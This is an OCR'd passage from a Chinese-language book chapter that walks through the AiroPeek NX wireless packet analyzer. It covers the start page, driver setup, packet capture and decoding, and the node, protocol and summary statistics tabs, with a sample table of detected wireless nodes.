


图 21.40 AiroPeek NX 的开始页面

- **Recent File（最近用到的文件）** 如果是第一次使用该软件，会显示 No recent files。
- **Recent Capture Templates（最近使用的捕获模板）** 如果是第一次使用该软件，会显示 No recent template。
- 在 What's New 部分可以找到很多有用的内容：
  - **View the Readme** 详细介绍 AiroPeek NX 的有关信息。
  - **Driver install instructions** 进入该链接之后会发现 AiroPeek NX 支持的所有网卡类型。选中自己所使用的网卡类型，进入新的页面。例如，选择本系统使用的 Cisco Systems 340 or 350 Series Wireless LAN PC Card，页面如图 21.41 所示。该页面也提供了不同系统的链接，单击进入就可以看到详细的安装说明，该说明中指定了网卡驱动的具体位置。
  - **Take the Quick Tour** 通过该链接可以学习该软件的快速使用方法。
  - **Read the AiroPeek NX manual** 可以看到 AiroPeek NX 的详细使用手册。该手册非常详细，值得一读。




图 21.41 选定网卡类型的安装说明

其他的选项比较简单，用户可以自己了解。

- **Online Resources（在线资源）** 通过该链接可以非常快捷地找到 AiroPeek NX 的官方资料。
- **Technical Support（技术支持）** 可以找到相关的帮助文档和资料。
- **Training（培训）** 包括了有关 WildPacket 的有关内容。

在选择了合适的网卡之后，可以选择 Capture 菜单中的 Start Capture 命令或者直接单击工具栏中类似网卡的那个图标就可以开始捕获网络数据。当捕获到数据包之后可以看到类似图 21.42 所示的窗口。

在该图中，线框处的各标签提供了非常完善的功能。接下来将逐个解释各标签对应的选项卡的功能与用法。

- 在 Packets 选项卡中，其内容已经在图 21.42 中显示出来了。在该界面中，直接选中某数据包（Packet），双击该数据包就可以看到其详细的内容，或者单击鼠标右键，将看到如图 21.43 所示的菜单，直接选择 Decode Packet 命令也可以解析并显示该数据包的详细内容，如图 21.44 所示。




图 21.42 AiroPeek NX 的总体界面




图 21.43 Packet 选项卡中用于操作数据包的快捷菜单




图 21.44 网络数据包的详细内容

◆ 在 Nodes 选项卡中列出了所有检测到的网络结点，如图 21.45 所示。

Node	Channel	Encryption	Trust	Cur. Signal	Max. Signal	Bytes Sent
snag						0
9A:DF:F5:1B:81:19			Unknown			0
00:16:CE:7D:8A:19	11		Unknown	12	17	1,108
HuFamilyWAP1						0
00:13:46:ED:CE:F0	1	WEP	Unknown	10	15	242,164
gucaswireless						0
00:0F:90:5A:C4:5B	11		Unknown	33	33	269
GSCASWIRELESS						0
BSSID Unknown						0
00:13:CE:CB:5A:09	1		Unknown	12	12	59
00:13:02:B8:EE:97	1		Unknown	23	61	3,999
00:0F:90:5A:C3:30	1		Unknown	99	100	1,262,702
00:18:DE:0D:0B:E0	1		Unknown	73	93	12,098
00:0F:90:5A:C3:2F	3		Unknown	43	68	920,514
00:13:02:BA:87:EC	1		Unknown	100	100	6,367
00:0F:90:5A:C3:24	1		Unknown	10	70	912,270
gscaswireless						0
BSSID Unknown						0
Intel:76:F7:95	1		Unknown	21	57	1,113
00:0F:90:5A:C3:2E	11		Unknown	38	40	3,502
00:13:02:B3:B2:74	1		Unknown	25	93	4,490
ESSID Unknown						0
BSSID Unknown						0
MeastDoD RFC 1112:7F:FF:FA	1		Unknown			0
[illegible]	[illegible]		[illegible]			[illegible]
Mcast 802.1d Bridge group	1		Unknown			0
Ethernet Broadcast	1		Unknown	33	100	364
Cisco:4E:0F:B4	1		Unknown			0

图 21.45 AiroPeek NX 检测到的所有结点列表

在该页中双击某结点以显示该结点的详细统计信息，如图 21.46 所示。当然也可以右键单击某结点，选择弹出菜单中的 Node Details 命令。有关结点的其他操作也可以在右键菜单中找到。

◆ Protocols 选项卡详细列出了各种协议的统计信息，如图 21.47 所示。

与前面类似，双击某协议或者用鼠标右键单击某协议，在弹出菜单中选择 Protocols Detail 命令就可以看到有关该协议的详细使用情况。该界面如图 21.48 所示，详细显示了哪些无线设备使用该协议，各占多少百分比等。针对协议的其他有关操作也可以通过鼠标的右键菜单来实现。

◆ Summary 选项卡集中显示了各种统计信息，如图 21.49 所示。

类似，直接用鼠标左键双击某条目，可以弹出如图 21.50 所示的对话框。在该对话框中进行相应设置，然后单击 Ok 按钮，将以图片的形式显示该条目的具体内容，如图 21.51 所示。




图 21.46 某结点的统计信息




图 21.47 AiroPeek NX 检测到的协议统计信息

